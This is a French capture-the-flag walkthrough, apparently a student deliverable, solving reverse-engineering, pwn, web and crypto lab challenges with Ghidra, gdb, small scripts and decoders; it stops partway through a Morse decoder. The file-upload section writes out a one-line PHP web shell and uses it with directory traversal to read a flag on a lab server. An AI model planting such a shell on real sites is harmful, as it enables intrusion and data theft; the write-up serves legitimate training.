


Walkthrough-rZm

Instructions

Pour chaque challenge:

- Nom du challenge, et concepteurs/conceptrices, rédacteurs/rédactrices
- Document de conception du challenge (comment l'avez vous construit?) (compétences C6 et C7-1)
- Document de walkthrough, validant le bon fonctionnement du challenge (compétence C7-2 et C8-2)

Sommaire



Reverse :

- intro : CRYPTO-ZION
- facile : SECURITYKEY

PWNED :

- intro : MATRIX CODEBREAKER
- facile : HACKMATRIX

WEB :

- intro : GET PASSWORD
- facile : FILE UPLOAD

CRYPTO :

- intro : CAPITAINE MIFOUNET
- intro : BABY MORSE

- facile : DECODE-ORACLE
- moyen : HYBRID SHIELD CIPHER CONTEST
- difficile : MEROVINGIEN

FORENSIC :

- intro : pcap_01.pcap
- facile : pcap_02.pcap

OSINT :

- intro : THE GAMER

MISCELLANEOUS :

- intro : COTTONYEJOE

#####

Reverse

CRYPTO-ZION (intro)

Nom du challenge : CRYPTO-ZION

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

1er méthode:

on utilise ghidra on décompile et on se rend dans la fonction main :

The screenshot shows the Ghidra decompiler interface. The assembly code for the main function is displayed, starting with a prologue consisting of a call instruction followed by a push operation. The main function itself is defined as follows:

```
***** FUNCTION *****
undefined8 __stdcall main(void)
    RAX:8      <RETURN>
    Stack[-0xc]:4 local_c
```

On the right side of the screen, there is a column for XREFs, which lists two entries: 00101331(W) and 001013de(W).

on observe le code :

The screenshot shows the Immunity Debugger interface. On the left, the assembly view displays the main function with various instructions like PUSH, MOV, and CALL. On the right, the C decompiled code is shown, which includes a XOR encryption loop, user input handling, and a check against a hardcoded string at address 0x00102111. The assembly code corresponds to the decompiled C code, with labels like 'xor_decrypt' and 'FUNCTION'.

```

Listing: cryptozion.exe
Stack[-0x18]:8 local_18
xor_decrypt
00101209 55      PUSH    RBP
0010120a 48 89 e5 MOV     RBP,RSP
0010120d 48 83 ec 10 SUB    RSP,0x10
00101211 48 89 7d f8 MOV     qword ptr [RBP + local_10]
00101215 48 89 75 f0 MOV     qword ptr [RBP + local_10]
00101219 48 8b 55 f0 MOV     RDX,qword ptr [RBP + local_10]
0010121d 48 8b 45 f8 MOV     RAX,qword ptr [RBP + local_10]
00101221 48 89 d6 MOV     param_2,RDX
00101224 48 89 c7 MOV     param_1,RAX
00101227 e8 5d ff CALL   xor_encrypt
                           ff ff
0010122c 90      NOP
0010122d c9      LEAVE
0010122e c3      RET

* ***** FUNCTION *****
undefined8 __stdcall main(void)
RAX:8 <RETURN>
undefined4 Stack[-0xc]:4 local_c

undefined4 Stack[-0x10]:4 local_10

Decompile: main - (cryptozion.exe)
51 local_400 = 0;
52 local_c = 1;
53 local_10 = 3;
54 xor_encrypt((char *)&local_3f8,(char *)&local_400);
55 printf("Encrypted message: %s\n", (char *)&local_3f8);
56 do {
57     if (local_c == 0) {
58         return 0;
59     }
60     if (local_10 == 3) {
61         printf("Enter the decrypted message : ");
62     }
63     else if (local_10 == 2) {
64         printf("Be careful, you are being spotted by the machines.\nEnter the decrypted message : ");
65     }
66     else {
67         if (local_10 != 1) {
68             puts("You have been caught by the machines. Game over.");
69             return 0;
70         }
71         printf("Hurry, the machines are invading Zion!\nEnter the decrypted message : ");
72     }
73     _isoc99_scanf(&DAT_00102111,local_858);
74     iVar1 = strcmp(local_858,(char *)&local_3f8);
75     if (iVar1 == 0) {
76         puts(
77             "Great! Quick, enter the code to activate the super-powered software to keep us away from
78             the machines!");
79         printf("NHM2I{%sCodeByZM}\n", (char *)&local_3f8);
80         local_c = 0;
81     }
82     else {
83         putchar(10);
84     }

```

Il faut identifier le nom de la variable qui contient le flag dans la comparaison :

```

73     _isoc99_scanf(&DAT_00102111,local_858);
74     iVar1 = strcmp(local_858,(char *)&local_3f8);
75     if (iVar1 == 0) {

```


on repère la variable :

```

30     local_3f8 = 0x44544f3734334241;

```

on convertit hex to text :



Le flag est en little indian, c'est donc à l'envers... il faut le mettre à l'endroit :

```

DTO743BA => AB3470TD

```

On fait ça pour les 3 parties du flag :

```

30     local_3f8 = 0x44544f3734334241;
31     local_3f0 = 0x344e4f53414c3245;
32     local_3e8 = 0x364f564c355942;

```

Hex	▼	To	Text	▼
344e4f53414c3245			4NOSAL2E	

4NOSAL2E => E2LASON4

Hex	▼	To	Text	▼
364f564c355942			6OVL5YB	

6OVL5YB => BY5LVO6

On concatène ces 3 parties de flag et on oublie pas le CodeByRzm dans le flag comme on a vu ici :

```
79 printf("NHM2I{%sCodeByrZm}\n", (char *)&local_3f8);
```

NHM2I {AB347OTDE2LASON4BY5LVO6CodeByrZm}

Une deuxième façon pour résoudre le challenge :

Le message est en byte il est chiffré par un xor. il faut reprendre la clé secrète dans l'énoncé faire un xor du message chiffré et on obtient le message déchiffré.

Faire un code qui déchiffre le message :

```
def xor_decrypt(encrypted, key):
    decrypted = bytearray(len(encrypted))
    key_len = len(key)
    for i in range(len(encrypted)):
        decrypted[i] = encrypted[i] ^ key[i % key_len]
    return decrypted

def main():
    key = b"NHMI_SECRET_BY_CCI_84"
    encrypted =
bytearray(b'\x0f\n~h\x1c\x11\x07\x17w\x18\x1e\x11\x16\x11w\x01\x10jtb\x01~')
    decrypted = xor_decrypt(encrypted, key)
    print("Decrypted message:", decrypted.decode())

if __name__ == "__main__":
    main()
```

Flag : NHM2I{AB347OTDE2LASON4BY5LVO6CodeByrZm}

SECURITYKEY (facile)

Nom du challenge : securitykey

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

On run gdb :

```
└─(root@seb)─[~/home/seb/Téléchargements]
└─# gdb ./security2.exe
GNU gdb (Debian 13.1-2) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./security2.exe ...
(gdb) ┌
```

On test le fonctionnement normal :

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the bypass key:d
Enter bypass key: d
Access Denied, try again
Enter the bypass key:d
Enter bypass key: d
Be careful, one more mistake and the alarm will be triggered
Enter the bypass key:d
Enter bypass key: d
Hurry, the machines are closing in!
Enter the bypass key:d
Enter bypass key: d
Trinity under fire from enemy machines ...
You have been caught by the machines. The terminal explode on Trinity.
[Inferior 1 (process 51111) exited normally]
(gdb) ┌
```

On met un breakpoint :

```
(gdb) break 1
Breakpoint 1 at 0x1184: file security2.c, line 5.
(gdb) run
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, caesar_decrypt (str=0xfffffffffe1b0 "XXXX-W10K-42-LH", shift=3) at security2.c:5
5      security2.c: Aucun fichier ou dossier de ce type.
(gdb) █
```

On peut s'arrêter et déchiffrer avec ceasar3 pour obtenir la clé de sécurité.

On prend decode on le met dedans, on voit que il y a plusieurs possibilité. Il faut tous les essayés :

The screenshot shows a web application for decoding Caesar ciphers. On the left, there's a search bar for tools and a results table showing various decryption attempts. On the right, there's a configuration section for the cipher settings.

Rechercher un outil

★ RECHERCHE SUR D'CODE PAR MOTS-CLES :
Tapez par exemple 'tirage au soi' ↵

★ PARCOURIR LA LISTE COMPLÈTE DES OUTILS

Résultats

Mode Force Brute : les 25 décalages (pour l'alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ) sont testés et triés du plus probable au moins probable.

↓	↑
███19 (███7)	EEEE-D10R-42-S0
███3 (███23)	UUUU-T10H-42-IE
███18 (███8)	FFFF-E10S-42-TP
███23 (███3)	AAAA-Z10N-42-OK
███9 (███17)	0000-N10B-42-CY
███8 (███18)	PPPP-O10C-42-DZ
███5 (███21)	SSSS-R10F-42-GC
███4 (███22)	TTTT-S10G-42-HD
███10 (███16)	NNNN-M10A-42-BX
███20 (███6)	DDDD-C10Q-42-RN
███15 (███11)	IIII-H10V-42-WS
...	

CODE CÉSAR
Cryptographie > Chiffrement par Substitution > Code César

✓ Achats en magasin
✓ Drive disponible

► X

DÉCHIFFREMENT DU CODE CÉSAR

★ MESSAGE CHIFFRÉ PAR CODE CÉSAR ⓘ
XXXX-W10K-42-LH

Tester tous les décalages possibles (alphabet de 26 lettres A-Z)

► DÉCHIFFRER AUTOMATIQUEMENT

DÉCHIFFREMENT MANUEL ET PARAMÈTRES

★ DÉCALAGE/CLÉ (NOMBRE) :

UTILISER L'ALPHABET FRANÇAIS (26 LETTRES DE A À Z)
 UTILISER L'ALPHABET FRANÇAIS ET DÉCALER AUSSI LES CHIFFRES 0-9
 UTILISER L'ALPHABET LATIN DU TEMPS DE CÉSAR (23 LETTRES, NI J, NI U, NI W)
 UTILISER LA TABLE ASCII (0-127) COMME ALPHABET
 UTILISER UN ALPHABET PERSONNALISÉ (CARACTÈRES A-Z0-9 SEULEMENT)

On réexécute le programme :

```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb)
(gdb)
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the bypass key:AAAA-Z10N-42-OK
Enter bypass key: AAAA-Z10N-42-OK
Access Granted!

##### ACCESS GRANTED #####
### WELCOME TO THE TERMINAL ###
#terminal@user-[~/home/sentinelle01]# pkexec bash -c "echo 0 > /proc/sys/kernel/urandom_min_reseed_secs exec bash
#terminal@root-[~/home/sentinelle01]# successfully acquired root access
# Trinity: Elevated privileges acquired #
NHM2i{AAAA-Z10N-42-OK-CodeByrZmFeatTrinity}
```

Mon objectif principal était de modifier une instruction assembleur en utilisant gdb

`0x000055555555346 <+164>: mov %rax,%rdi` a remplacer par une instruction `jmp` et sauter directe à l'adresse `0x000055555553b0` (ou se situe le print du flag). Ne sachant pas réaliser l'opération j'ai trouvé la solution du dessus alternative à la solution initialement pensée.

Flag : NHM2i{AAAA-Z10N-42-OK-CodeByrZmFeatTrinity}

PWNED

MATRIX CODEBREAKER (intro)

Nom du challenge : matrix codebreaker

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

Tout d'abord je trouve comment afficher la chaîne de caractère inversée :

Je vois dans le code une condition plus grande qu'un nombre, cela m'interpelle :

70 71 72 73 74	if (len > 64) { printf ("Argument trop long ! Le flag est : %s\n", decrypted_flag); return 1; }
----------------------------	---

Testons :

```

[seb@kali] - [~/Téléchargements]
$ ./codebreaker.exe AAAAAAA
Mauvaise entrée !

[seb@kali] - [~/Téléchargements]
$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAA
Mauvaise entrée !

[seb@kali] - [~/Téléchargements]
$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAA
Argument trop long ! Le flag est : 10JNFKD2628SPMMLODDA

```

on modifie le programme pour afficher le Fletcher checksum :

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void
simulate_ping ()
{
    printf
        ("\nEnvoi d'une requête 'Ping' 127.0.0.1 avec 32 octets de données
:\n");
    for (int i = 0; i < 4; i++)
    {
        printf ("Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64\n");
    }

    printf ("\nStatistiques Ping pour 127.0.0.1:\n");
    printf("      Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte
0%),\n");
    printf ("Durée approximative des boucles en millisecondes :\n");
    printf ("      Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms\n");
}

char *
troll (const char *input)
{
    char *output = malloc (strlen (input) + 1);
    for (int i = 0; input[i]; i++)
    {
        char c = input[i];
        if ('A' <= c && c <= 'Z')

```

```

        output[i] = ((c - 'A' + 13) % 26) + 'A';
    else if ('a' <= c && c <= 'z')
        output[i] = ((c - 'a' + 13) % 26) + 'a';
    else
        output[i] = c;
    }
output[strlen (input)] = '\0';
return output;
}

unsigned int FletcherChecksum(unsigned char *data, int len) {
    unsigned int sum1 = 0, sum2 = 0;
    for (int index = 0; index < len; ++index) {
        sum1 = (sum1 + data[index]) % 255555;
        sum2 = (sum2 + sum1) % 255555;
    }
    return (sum2 << 8) | sum1;
}

int main (int argc, char **argv)
{
    if (argc <= 1)
    {
        printf ("Usage: %s input\n", argv[0]);
        return 1;
    }

    if (strcmp (argv[1], "ping") == 0)
    {
        simulate_ping ();
        return 0;
    }

    char *input = "fdkdfvlpdfokjivdndfbdfgdfg225dfdv";
    unsigned int checksum = FletcherChecksum((unsigned char *)input,
    strlen(input));
    printf("Fletcher Checksum: %u\n", checksum);

    char *encrypted_flag = "10WASXQ2628FCZZYBQQN";
    char *decrypted_flag = troll (encrypted_flag);

    char *buffer = malloc (64 * sizeof (char));
    size_t len = strlen (argv[1]);

```

```

if (len > 64)
{
    printf ("Argument trop long ! Le flag est : %s\n",
decrypted_flag);
    return 1;
}

strcpy (buffer, argv[1]);

if (strcmp (buffer, decrypted_flag) == 0)
{
    printf ("Flag : %s\n", decrypted_flag);
}
else
{
    printf ("Mauvaise entrée !\n");
}

free (buffer);
free (decrypted_flag);

return 0;
}

```

On ajoute une ligne pour print le Fletcher checksum :

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

[(seb㉿kali)-~/Téléchargements]
$ gcc -o codebreaker.exe codebreaker.c

[(seb㉿kali)-~/Téléchargements]
$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Fletcher Checksum: 14827227
Argument trop long ! Le flag est : 10JNFKD2628SPMMLODDA

```

On me dit dans l'énoncé de inverser le flag et d'inverser le checksum.

On construit un programme pour inversé les chaines de caractères :

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void reverse_string(char *str) {
    int length = strlen(str);

```

```

int start = 0;
int end = length - 1;

while (start < end) {
    char temp = str[start];
    str[start] = str[end];
    str[end] = temp;
    start++;
    end--;
}

int main() {
    char input[] = "14827227";
    reverse_string(input);
    printf("La chaîne inversée est : %s\n", input);

    return 0;
}

//Variable inversée : 10JNFKD2628SPMMLODDA
//Variable normal : ADDOLMMPS8262DKFNJ01
//Fletcher Checksum: 14827227
//Fletcher Checksum Invert : 72272841
//FLAG : NHM2I{ADDOLMMPS8262DKFNJ0172272841}

```

Je comprend le bon format du flag attendu en remettant dans l'ordre les informations obtenues :

```
//NHM2I{decrypted_flag_invert+fletcherchecksum_invert}
```

Le flag est : NHM2I{ADDOLMMPS8262DKFNJ0172272841}

WEB

GET PASSWORD (intro)

Nom du challenge : get password

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

On arrive sur une page de login :

Login Form

Username Password Login

On tente admin/admin :

Login Form

admin Login

Erreur :

Login Form

adm

⊕ 127.0.0.1:8080

Invalid username or password.

OK

On remarque dans le code source deux variables login en clair et le password en chiffrer :

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Login Form</title>
5   <style>
6     html { color-scheme: light dark; }
7     body { width: 35em; margin: 0 auto;
8     font-family: Tahoma, Verdana, Arial, sans-serif; }
9   </style>
10 </head>
11 <body>
12   <h1>Login Form</h1>
13   <form>
14     <input type="text" name="username" placeholder="Username">
15     <input type="password" name="password" placeholder="Password">
16     <button type="submit">Login</button>
17   </form>
18
19   <script src="password-script.js"></script>
20   <script>
21     var username = 'admin';
22     var password = String.fromCharCode(0x61,%200x6c,%200x65,%200x72,
23   </script>
24 </body>
25 </html>
26
27

```

On sait qu'on va devoir decoder le password chiffrer en js.

On fait un programme pour decoder la chaîne de caractère en python :

```

encrypted =
"String.fromCharCode(0x61,%206c,%2065,%2072,%2074,%2028,%2027,%2035,%2065,%2
061,%2062,%2064,%2069,%2063,%2067,%202d,%2061,%2062,%2066,%202d,%2034,%2033,
%2039,%2031,%202d,%2061,%2030,%2030,%2033,%202d,%2030,%2064,%2065,%2066,%206
5,%2063,%2059,%2062,%2064,%2061,%2039,%2027,%2029)"
ascii_codes = encrypted.replace('String.fromCharCode(', '').replace(')', '',
'').split(',')
decoded_message = ''
for code in ascii_codes:
    if code.startswith('%20'):
        code = code[3:]
    decoded_message += chr(int(code, 16))
print(decoded_message)
#password == alert('5eabdicg-abf-4391-a003-0defecYbda9')

```

On obtient le password : 5eabdicg-abf-4391-a003-0defecYbda9

On saisi admin et le password pour se log in et avoir la page de succès.

Login Successful

Bravo ! Vous êtes bien authentifié en tant que admin. NHM2I{5eabdicg-abf-4391-a003-0defecYbda9-xyoze}

Flag : NHM2I{5eabdicg-abf-4391-a003-0defecYbda9-xyoze}

FILE UPLOAD (facile)

Nom du challenge : file upload

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux


Walkthrough

On créer un fichier pour avoir un reverse shell en php :


PHP (test.php) :

```
<?php  
system($_GET["c"]);  
?>
```


On arrive sur le site web :




On clique sur upload pour envoyer notre fichier php :





File upload success :



On arrive bien jusqu'a notre file upload :



On tente d'injecter :



```
cd ../../ jusqu'a trouver le flag
```

On trouve le flag on le cat :

A screenshot of a terminal window with the following content:

```
← → C ⌂ 192.168.201.10:17002/uploads/f8dfe7bc9cf5dc8158cf341f0c2bf1be/test.php?c=cat ../../this_is_the_hidden_flag13.txt
⚡ Kali Linux ⚡ Kali Tools ⚡ Kali Docs ⚡ Kali Forums ⚡ Kali NetHunter ⚡ Exploit-DB ⚡ Google Hacking DB ⚡ OffSec
NHM2I{GG Fileuploaded!!}
```

The terminal shows a curl command being run to download a file from a local server. The URL includes a parameter 'c=cat ../../this_is_the_hidden_flag13.txt' which is likely a command injection attempt. Below the terminal, there is a navigation bar with links to various Kali Linux tools and forums.

Flag : NHM2I{GG Fileuploaded!!}

CRYPTO

BABY MORSE (intro)

Nom du challenge : baby morse

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

Le code morse à déchiffrer :

Le plus simple => decode morse.

PYTHON (decode-morse.py) :

```
morse_dict = {
    'A': '.-', 'B': '-...', 'C': '-.-.', 'D': '-..', 'E': '.', 'F': '..-.',
    'G': '--.', 'H': '....', 'I': '..', 'J': '.---', 'K': '-.-', 'L': '.-..',
    'M': '--', 'N': '-.', 'O': '---', 'P': '.--.', 'Q': '--.-', 'R': '.-.', 'S': '...',
    'T': '-.', 'U': '...-', 'V': '...-', 'W': '.--', 'X': '...-', 'Y': '-.-',
    'Z': '--..',
    '0': '-----', '1': '.----', '2': '...--', '3': '....-', '4': '.....',
    '5': '.....', '6': '-....', '7': '--...', '8': '---..', '9': '----.',
    ',': '/', ',': '--...--', ',': '-.-.-', '?': '...---.', ")": '.-.-.-',
    '/': '-...-', '(': '-.-.-', ')': '-.-.-', '&': '.-...-', ':': '---...', ';': '-.-.-',
    '=': '-...-', '+': '.-.-.', '-': '-....-', '_': '...--.-', "'": '.-.-.-',
    '$': '...-.-.', '!': '-.-.--', '@': '.-.-.-', 'À': '.-.-.-', 'É': '...-.-.',
    'È': '.-.-.-', 'Ê': '.-.-.-', 'Ҫ': '.-.-.-', '{': '.-.-.-', '}': '.-.-.-'
}

def morse_encode(message):
    morse_code = ""
    for char in message:
        if char.upper() in morse_dict:
            morse_code += morse_dict[char.upper()] + " "
        else:
            print(f"Cannot encode '{char}' in Morse code")
            morse_code += " "
    return morse_code

def morse_decode(morse_code):
    message = ""
    morse_code += " "
    i, char = 0, ""
    while i < len(morse_code):
        if morse_code[i] != " ":
```

```

        char += morse_code[i]
        i += 1
    else:
        if char in morse_dict.values():
            message += list(morse_dict.keys())[list(morse_dict.values()).index(char)]
    elif char == "/":
        message += " "
    else:
